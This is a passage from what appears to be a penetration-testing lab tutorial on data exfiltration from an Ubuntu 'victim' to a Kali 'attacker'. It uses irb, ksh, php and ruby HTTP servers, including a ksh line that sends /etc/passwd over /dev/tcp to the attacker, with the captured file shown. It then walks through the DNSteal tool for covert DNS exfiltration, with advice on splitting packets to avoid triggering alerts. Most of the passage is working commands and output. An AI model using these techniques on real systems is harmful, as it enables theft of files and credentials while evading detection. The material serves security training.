


Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type

```
nc -lvp 79
```

You can see the user accounts from the /etc/passwd.



/irb

It is a tool to execute interactively ruby expressions read from stdin. We can use **/irb** binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install irb binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 8888, you can type;


```
irb

require 'webrick'; WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot =>
Dir.pwd).start;
```

```
root@ubuntu:~# irb
irb(main):001:0> require 'webrick'; WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot => Dir.pwd).start;
[2020-09-01 02:50:21] INFO  WEBrick 1.6.0
[2020-09-01 02:50:21] INFO  ruby 2.7.0 (2019-12-25) [x86_64-linux-gnu]
[2020-09-01 02:50:21] INFO  WEBrick::HTTPServer#start: pid=6623 port=8888
192.168.0.147 - - [01/Sep/2020:02:50:47 PDT] "GET / HTTP/1.1" 200 1918
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

192.168.0.196:8888



/ksh

KornSHell is a shell and programming language that executes commands read from a terminal or a file We can use **/ksh** binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install ksh binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 1234, you can type;

```
ksh -c 'cat /etc/passwd > /dev/tcp/192.168.0.147/1234'
```

```
root@ubuntu:~# ksh -c 'cat /etc/passwd > /dev/tcp/192.168.0.147/1234'
root@ubuntu:~#
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
nc -lvp 1234
```

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 53720
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/sy
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
```


/PHP

It is a scripting language that is especially suited to web development. We can use /PHP binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install the php binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 8080, you can type;


```
php -S 0.0.0.0:8080
```



Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
wget 192.168.0.196:8080/data.txt
```



/Ruby

It is a high-level general processing language. We can use **/ruby** binary to sneakily use file upload and send the file to the attacker machine over the HTTP server. So, the first step would be to install the ruby binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 1234, you can type;


```
ruby -run -e httpd . -p 1234
```

```
root@ubuntu:~# ruby -run -e httpd . -p 1234
[2020-09-01 03:15:38] INFO  WEBrick 1.6.0
[2020-09-01 03:15:38] INFO  ruby 2.7.0 (2019-12-25) [x86_64-linux-gnu]
[2020-09-01 03:15:38] INFO  WEBrick::HTTPServer#start: pid=14329 port=123
192.168.0.147 - - [01/Sep/2020:03:15:49 PDT] "GET / HTTP/1.1" 200 2052
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
192.168.0.196:1234
```



You can try out other Linux binaries for data exfiltration from https://gtfobins.github.io/

Data Exfiltration using DNSSteal

DNS Protocol and it's working

The DNS protocol works on TCP/UPD port 53. It is a stateless protocol as it exchanges specific information. It allows a network to connect to the internet and without it, all the surfing on the internet would be impossible and far-fetched. Its function is to translate IP address to hostnames (for the convenience of the user) and vice versa. Hence the utmost importance of DNS in a network.

DNS Data Exfiltration and it's working

As we know that DNS is a stateless protocol, i.e. it was never meant to send or receive data from a client to the server. Even so, the authorized DNS will believe that all the queries sent to it are legitimate. And this fact is exploited by attackers as if a request made to a subdomain then that request is treated as data only if the query is constructed properly. For instance, the attacker sends a query to example.target.com and the DNS target.com receives 'example' as a string then it will consider the said string as data and this will let the attack access target.com. Now, this lets the attacker set up a covert channel mostly by using the C2 server between DNS and client and retrieves all the data through bidirectional communication. Manipulating DNS in such a way to retrieve sensitive data is known as DNS data Exfiltration.

When data is transferred from one system to another without any direct connection and this transfer of data is done over DNS protocol then it is known as DNS Data Exfiltration. DNS protocol is exploited to get attackers to get their hands-on sensitive data.

Introduction to DNSteal

DNSteal is a tool that sets up a fake DNS server and allows an attacker to sneak in a network. As the name suggests it is based on DNS protocol and works on port 53. It is used to extract data from the target after setting up the connection and is one of the best tools for DNS Data Exfiltration. Multiple files can be extracted using this tool. It also supports Gzip file compression. It all lets you manage the size of packets which carries your data over the network to reduce suspicions.

Proof of Concept

Download DNSteal using the following command:

```
git clone https://github.com/m57/dnsteal
```


And to further initiate the tool and see all the parameters it provides, use the following command:

```
python dnsteal.py
```


```
root@kali:~# git clone https://github.com/m57/dnsteal.git
Cloning into 'dnsteal' ...
remote: Enumerating objects: 80, done.
remote: Total 80 (delta 0), reused 0 (delta 0), pack-reused 80
Unpacking objects: 100% (80/80), 93.91 KiB | 282.00 KiB/s, done.
root@kali:~# cd dnsteal/
root@kali:~/dnsteal# ls
dnsteal.py  LICENSE  README.md
root@kali:~/dnsteal# python dnsteal.py

 ___  _ _ ___ _                 _
|   \| | / __| |_ ___ __ _ _ _ | |
| |) | . \__ \  _/ -_) _` | ' \|_|
|___/|_|\_|___/\__\___\__,_|_||_(_) v2.0

-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

Usage: python dnsteal.py [listen_address] [options]

Options:
        -z      Unzip incoming files.
        -v      Verbose output.
        -h      This help menu

Advanced:
        -b      Bytes to send per subdomain                (default = 57, max=63
        -s      Number of data subdomains per request      (default =  4, ie. $d
        -f      Length reserved for filename per request   (default = 17)

$ python dnsteal.py -z 127.0.0.1
```

Now we will generate a command using DNSteal; the said command will extract the desired data upon execution on the target system. To generate the command, give your local IP and use -z parameter. This -z parameter will unzip the files upon receiving as they are zipped by default. Therefore, type:


```
python dnsteal.py 192.168.1.112
```



From our target system, we will request the secret.txt file over the DNS connection that will establish when we will run the given command. The contents of secret.txt can be seen in the following image. Now as you can see in the image above, two commands are generated. Copy the first one (highlighted one).




And paste it in the destination folder. Before executing the command, make sure that filename has been changed to the name of the file you desire as shown in the image below:




Note: if you received an error "dig: 'H4sICLttFF8AA3NlY3JldC50eHQAy8hUyFRIzFUoSsziAgC/9XeXDAAAA-.A==-.secret.txt' is not a legal IDNA2008 name (string start/ends with forbidden hyphen)," then just edit your above command (f=secret.txt) by adding "+noidnin +noidnout" at end of the command you have pasted.

And when the command is executed, the requested file will be received on your terminal. The tool will also calculate the MD5 hash sum for you. Also, you can view the content of the file with the cat command as shown in the image below:




Now we will try to extract a whole folder instead of a single file. Initiate the DNS server provided by DNSteal tool via typing the following command:


```
python dnsteal.py 192.168.1.112 -z
```



The folder which we will try to retrieve is shown in the image below, inclusive of their contents. The folder contains all type of data including .pdf, .msi, .png, .dll.
Again, you will see that it generated two commands. However, this time we will copy the second one (highlighted on) and paste it in the destination folder as shown below:




Upon the execution of the command, you can see the folder is received accurately with the calculated MD5 hash sum for each file as shown in the image below:



To reduce the suspicion of the attack, an attacker can divide the file into multiple packets. These packets can be of fixed size in bytes. An attacker can even allocate some bytes to the file name. this is done to avoid triggering an alert in a network which abusing of UDP packet's size will do. This customization can be done by using -s, -b and -f parameters. The parameter -s is for defining the subdomain value, -b is for specifying the number of bytes per packet and -f is for defining the value of bytes for the filename. In the following command, which can be well observed from the image given below as well, we have defined 4 subdomains. The bytes per packet are set to 57and file name value is 17.

```
python dnsteal.py 192.168.1.112 -z -s 4 -b 57 -f 17
```



